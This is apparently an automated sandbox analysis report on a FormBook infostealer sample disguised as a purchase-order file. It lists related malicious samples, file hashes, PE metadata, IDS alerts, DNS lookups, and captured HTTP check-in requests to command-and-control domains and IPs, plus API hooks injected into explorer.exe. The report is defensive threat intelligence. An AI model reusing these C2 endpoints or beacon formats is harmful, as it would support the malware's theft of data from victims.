	syscshost.dll	Get hash	malicious	Browse	• 151.101.14.132
	syscshost.dll	Get hash	malicious	Browse	• 151.101.1.44
	GvqwXsjgUm.apk	Get hash	malicious	Browse	• 199.232.192.233
	GvqwXsjgUm.apk	Get hash	malicious	Browse	• 199.232.192.233
	BL836477488575.exe	Get hash	malicious	Browse	• 185.199.108.153
EGIHOSTINGUS	PO4308.exe	Get hash	malicious	Browse	• 104.164.33.210
	PO7321.exe	Get hash	malicious	Browse	• 104.164.33.210
	SAKKAB QUOTATION_REQUEST.exe	Get hash	malicious	Browse	• 107.164.194.71
	RFQ-V-SAM-0321D056-DOC.exe	Get hash	malicious	Browse	• 104.252.75.179
	RFQ-415532-Refractory Materials for KNPC PROJECT_Tender in Kuwait...xlsx.exe	Get hash	malicious	Browse	• 107.165.116.66
	Request an Estimate_2021_04_01.exe	Get hash	malicious	Browse	• 107.186.223.220
	PO PL.exe	Get hash	malicious	Browse	• 107.186.125.46

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO#7689.zip.exe	Get hash	malicious	Browse	• 50.118.194.26
	2021-04-01.exe	Get hash	malicious	Browse	• 107.186.80.12
	PI.exe	Get hash	malicious	Browse	• 104.252.75.130
	Inquiry.docx	Get hash	malicious	Browse	• 50.118.194.27
	BL Draft copy.exe	Get hash	malicious	Browse	• 107.186.80.9
	g0g865fQ2S.exe	Get hash	malicious	Browse	• 142.111.47.2
	FTT103634332.exe	Get hash	malicious	Browse	• 50.117.53.247
	PaymentInvoice.exe	Get hash	malicious	Browse	• 107.186.80.174
	534ucFq00y.exe	Get hash	malicious	Browse	• 104.252.75.62
	Order Drawing.exe	Get hash	malicious	Browse	• 23.27.34.179
	New Order-756678 SEG.exe	Get hash	malicious	Browse	• 107.165.125.43
	50729032021.xlsx	Get hash	malicious	Browse	• 205.164.14.67
	1LHKlbcoW3.exe	Get hash	malicious	Browse	• 205.164.14.67

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO#560.zip.exe.log

Process:	C:\Users\user\Desktop\PO#560.zip.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.7305421671176875
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	PO#560.zip.exe

General

File size:	935424
MD5:	225f5938273f006356fd813e46e3fcef
SHA1:	347cd34fd095ae8f843ee436dde5043bba8fb192
SHA256:	69a395d24a3536ef7698ae036596bed55856d4777356946f498faec3f1395f8d
SHA512:	a6b9d13ea56e7e22abb484de6c4d5b53b7dc645e23327c9b45d20ce872408d3a9c9c93bdf540e39dd3c4a0206f7fc5008edff5787fad1b2674ebe3e060bbfb9c
SSDEEP:	12288:cZAyLGu2iN5p+QYy+SOndeb/xw2enStrpLZREcsYBrKLyrrkqe0ZfH/V14SiyyjK:OKu115ZYMb/xjeStrBsfyMHW/Ed8
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...uKn`.....0..P.....o... .....@.. .....@.....

File Icon

Icon Hash:	929296929e9e8eb2

Static PE Info

General

Entrypoint:	0x4b6fe2
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x606E4B75 [Thu Apr 8 00:16:53 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
mov dword ptr [eax+4Eh], edx
inc edi
or eax, 000A1A0Ah
add byte ptr [eax], al
add byte ptr [ecx+45h], cl
dec esi
inc esp
scasb
inc edx
pushad
add byte ptr [eax], 00000000h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xb6f90	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb8000	0x2f0ac	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xe8000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb5000	0xb5000	False	0.906085441126	data	7.89802258187	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb8000	0x2f0ac	0x2f200	False	0.362426434019	data	6.24227262152	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xe8000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xb82b0	0x709e	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0xbf350	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 318767104, next used block 117440512		
RT_ICON	0xcfb78	0x94a8	data		
RT_ICON	0xd9020	0x5488	data		
RT_ICON	0xde4a8	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 224, next used block 117440512		
RT_ICON	0xe26d0	0x25a8	data		
RT_ICON	0xe4c78	0x10a8	data		
RT_ICON	0xe5d20	0x988	data		
RT_ICON	0xe66a8	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0xe6b10	0x84	data		
RT_VERSION	0xe6b94	0x32c	data		

Name	RVA	Size	Type	Language	Country
RT_MANIFEST	0xe6ec0	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2018 - 2021
Assembly Version	3.1.0.5
InternalName	W.exe
FileVersion	3.1.0.5
CompanyName	
LegalTrademarks	
Comments	
ProductName	Image Manager
ProductVersion	3.1.0.5
FileDescription	Image Manager
OriginalFilename	W.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-13:22:36.529475	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49734	80	192.168.2.3	185.53.177.14
04/08/21-13:22:36.529475	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49734	80	192.168.2.3	185.53.177.14
04/08/21-13:22:36.529475	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49734	80	192.168.2.3	185.53.177.14
04/08/21-13:22:36.553844	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49734	185.53.177.14	192.168.2.3
04/08/21-13:22:57.201417	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.3	50.118.194.26
04/08/21-13:22:57.201417	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.3	50.118.194.26
04/08/21-13:22:57.201417	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.3	50.118.194.26

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:22:15.841835022 CEST	49732	80	192.168.2.3	151.101.1.211
Apr 8, 2021 13:22:15.857836008 CEST	80	49732	151.101.1.211	192.168.2.3
Apr 8, 2021 13:22:15.858004093 CEST	49732	80	192.168.2.3	151.101.1.211
Apr 8, 2021 13:22:15.858206034 CEST	49732	80	192.168.2.3	151.101.1.211
Apr 8, 2021 13:22:15.874119997 CEST	80	49732	151.101.1.211	192.168.2.3
Apr 8, 2021 13:22:16.213646889 CEST	80	49732	151.101.1.211	192.168.2.3
Apr 8, 2021 13:22:16.213701963 CEST	80	49732	151.101.1.211	192.168.2.3
Apr 8, 2021 13:22:16.213835955 CEST	49732	80	192.168.2.3	151.101.1.211
Apr 8, 2021 13:22:16.213891983 CEST	49732	80	192.168.2.3	151.101.1.211
Apr 8, 2021 13:22:16.229676962 CEST	80	49732	151.101.1.211	192.168.2.3
Apr 8, 2021 13:22:36.477161884 CEST	49734	80	192.168.2.3	185.53.177.14
Apr 8, 2021 13:22:36.502964973 CEST	80	49734	185.53.177.14	192.168.2.3
Apr 8, 2021 13:22:36.503087044 CEST	49734	80	192.168.2.3	185.53.177.14
Apr 8, 2021 13:22:36.529350996 CEST	80	49734	185.53.177.14	192.168.2.3
Apr 8, 2021 13:22:36.529474974 CEST	49734	80	192.168.2.3	185.53.177.14
Apr 8, 2021 13:22:36.553801060 CEST	80	49734	185.53.177.14	192.168.2.3
Apr 8, 2021 13:22:36.553843975 CEST	80	49734	185.53.177.14	192.168.2.3
Apr 8, 2021 13:22:36.553864002 CEST	80	49734	185.53.177.14	192.168.2.3
Apr 8, 2021 13:22:36.554056883 CEST	49734	80	192.168.2.3	185.53.177.14
Apr 8, 2021 13:22:36.554112911 CEST	49734	80	192.168.2.3	185.53.177.14
Apr 8, 2021 13:22:36.578423023 CEST	80	49734	185.53.177.14	192.168.2.3
Apr 8, 2021 13:22:57.036416054 CEST	49737	80	192.168.2.3	50.118.194.26
Apr 8, 2021 13:22:57.201137066 CEST	80	49737	50.118.194.26	192.168.2.3
Apr 8, 2021 13:22:57.201230049 CEST	49737	80	192.168.2.3	50.118.194.26
Apr 8, 2021 13:22:57.201416969 CEST	49737	80	192.168.2.3	50.118.194.26
Apr 8, 2021 13:22:57.413631916 CEST	80	49737	50.118.194.26	192.168.2.3
Apr 8, 2021 13:22:57.824215889 CEST	49737	80	192.168.2.3	50.118.194.26
Apr 8, 2021 13:22:58.049128056 CEST	80	49737	50.118.194.26	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:20:54.496963978 CEST	50620	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:20:54.509605885 CEST	53	50620	8.8.8.8	192.168.2.3
Apr 8, 2021 13:20:55.236493111 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:20:55.250818968 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 8, 2021 13:20:56.199992895 CEST	60152	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:20:56.218528986 CEST	53	60152	8.8.8.8	192.168.2.3
Apr 8, 2021 13:20:56.716140032 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:20:56.729211092 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 8, 2021 13:20:57.332408905 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:20:57.344840050 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 8, 2021 13:20:58.054625988 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:20:58.067919016 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 8, 2021 13:20:58.800640106 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:20:58.813636065 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 8, 2021 13:20:59.689147949 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:20:59.703089952 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 8, 2021 13:21:00.481935024 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:21:00.496642113 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 8, 2021 13:21:01.968466043 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:21:01.980351925 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 8, 2021 13:21:03.163866997 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:21:03.176206112 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 8, 2021 13:21:03.881845951 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:21:03.894516945 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 8, 2021 13:21:05.055130005 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:21:05.068723917 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 8, 2021 13:21:10.986519098 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:21:10.998456955 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 8, 2021 13:21:11.804999113 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:21:11.817593098 CEST	53	49563	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 13:21:12.718635082 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:21:12.730581045 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 8, 2021 13:21:13.877083063 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:21:13.888834953 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 8, 2021 13:21:19.788295984 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:21:19.800942898 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 8, 2021 13:21:28.345797062 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:21:28.392071962 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 8, 2021 13:21:32.088255882 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:21:32.100229025 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 8, 2021 13:21:48.955617905 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:21:48.973728895 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 8, 2021 13:22:02.479512930 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:22:02.492809057 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 8, 2021 13:22:12.222604990 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:22:12.243179083 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 8, 2021 13:22:15.785041094 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:22:15.834970951 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 8, 2021 13:22:19.175045013 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:22:19.207401991 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 8, 2021 13:22:36.422780991 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:22:36.475877047 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 8, 2021 13:22:42.826658964 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:22:42.839353085 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 8, 2021 13:22:45.008361101 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:22:45.021218061 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 8, 2021 13:22:56.757714033 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:22:57.035116911 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 8, 2021 13:23:15.656414032 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:23:15.656864882 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:23:15.675172091 CEST	53	60633	8.8.8.8	192.168.2.3
Apr 8, 2021 13:23:15.676373959 CEST	53	61292	8.8.8.8	192.168.2.3
Apr 8, 2021 13:23:18.321069002 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 8, 2021 13:23:18.384574890 CEST	53	63619	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 13:22:15.785041094 CEST	192.168.2.3	8.8.8.8	0xc3b8	Standard query (0)	www.mymoxypets.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:36.422780991 CEST	192.168.2.3	8.8.8.8	0xfb64	Standard query (0)	www.new123movies.pro	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:56.757714033 CEST	192.168.2.3	8.8.8.8	0xdf55	Standard query (0)	www.tallllensphotography.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:18.321069002 CEST	192.168.2.3	8.8.8.8	0x4e3d	Standard query (0)	www.turningtecc.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 13:22:15.834970951 CEST	8.8.8.8	192.168.2.3	0xc3b8	No error (0)	www.mymoxypets.com	mymoxypets.bigcartel.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:22:15.834970951 CEST	8.8.8.8	192.168.2.3	0xc3b8	No error (0)	mymoxypets.bigcartel.com	dualstack.sni.bigcartel.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:22:15.834970951 CEST	8.8.8.8	192.168.2.3	0xc3b8	No error (0)	dualstack.sni.bigcartel.map.fastly.net		151.101.1.211	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:15.834970951 CEST	8.8.8.8	192.168.2.3	0xc3b8	No error (0)	dualstack.sni.bigcartel.map.fastly.net		151.101.65.211	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:15.834970951 CEST	8.8.8.8	192.168.2.3	0xc3b8	No error (0)	dualstack.sni.bigcartel.map.fastly.net		151.101.129.211	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:15.834970951 CEST	8.8.8.8	192.168.2.3	0xc3b8	No error (0)	dualstack.sni.bigcartel.map.fastly.net		151.101.193.211	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 13:22:36.475877047 CEST	8.8.8.8	192.168.2.3	0xfb64	No error (0)	www.new123movies.pro		185.53.177.14	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:57.035116911 CEST	8.8.8.8	192.168.2.3	0xdf55	No error (0)	www.tallllensphotography.com		50.118.194.26	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:18.384574890 CEST	8.8.8.8	192.168.2.3	0x4e3d	Name error (3)	www.turningtecc.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.mymoxypets.com
- www.new123movies.pro
- www.talllensphotography.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49732	151.101.1.211	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:22:15.858206034 CEST	5025	OUT	GET /md5/?IBcTaR=Djxti6ShQzh8&DzrLH=KmRkPCie18HGThsKkJHqLKLrKfVDUYN2hxdl6/3xA/G+A1ySyYzJdTo7KJPmykLVFLh3 HTTP/1.1 Host: www.mymoxypets.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:22:16.213646889 CEST	5699	IN	HTTP/1.1 301 Moved Permanently server: nginx/1.12.2 content-type: text/html; charset=utf-8 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff x-download-options: noopen x-permitted-cross-domain-policies: none referrer-policy: strict-origin-when-cross-origin content-security-policy: frame-ancestors https://my.bigcartel.com; location: https://www.mymoxypets.com/md5?IBcTaR=Djxti6ShQzh8&DzrLH=KmRkPCie18HGThsKkJHqLKLrKfVDUYN2hxdl6/3xA/G+A1ySyYzJdTo7KJPmykLVFLh3 cache-control: no-cache x-request-id: 58afe355-13fe-4056-affc-cccda6fdf601 x-runtime: 0.011333 x-lifetime: 60/30 Content-Length: 195 Accept-Ranges: bytes Date: Thu, 08 Apr 2021 11:22:16 GMT Via: 1.1 varnish Age: 0 Connection: close X-Served-By: cache-mxp6975-MXP X-Cache: MISS X-Cache-Hits: 0 X-Timer: S1617880936.867442,VS0,VE340 Data Raw: 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6d 79 6d 6f 78 79 70 65 74 73 2e 63 6f 6d 2f 6d 64 35 3f 49 42 63 54 61 52 3d 44 6a 78 74 69 36 53 68 51 7a 68 38 26 61 6d 70 3b 44 7a 72 4c 48 3d 4b 6d 52 6b 50 43 69 65 31 38 48 47 54 68 73 4b 6b 4a 48 71 4c 4b 4c 72 4b 66 56 44 55 59 4e 32 68 78 64 6c 36 2f 33 78 41 2f 47 2b 41 31 79 53 79 59 7a 4a 64 54 6f 37 4b 4a 50 6d 79 6b 4c 56 46 4c 68 33 22 3e 72 65 64 69 72 65 63 74 65 64 3c 2f 61 3e 2e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <html><body>You are being redirected.</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49734	185.53.177.14	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:22:36.529474974 CEST	6398	OUT	GET /md5/?DzrLH=dXMJ/yrosuk4D2OPjKCB839u/6tvM7QWLhghObYdXqbvabebVJQVkG1vpLTC6vFDwMgu&lBcTaR=Djxti6ShQzh8 HTTP/1.1 Host: www.new123movies.pro Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:22:36.553843975 CEST	6399	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 08 Apr 2021 11:22:36 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49737	50.118.194.26	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:22:57.201416969 CEST	6419	OUT	GET /md5/?IBcTaR=Djxti6ShQzh8&DzrLH=JP702FCblU1K1nbBBTKIcgs3vFjx7LTnku6fbfQ3JvhMEqeKMVIpxerk2LYg3Mu/rBkV HTTP/1.1 Host: www.talllensphotography.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

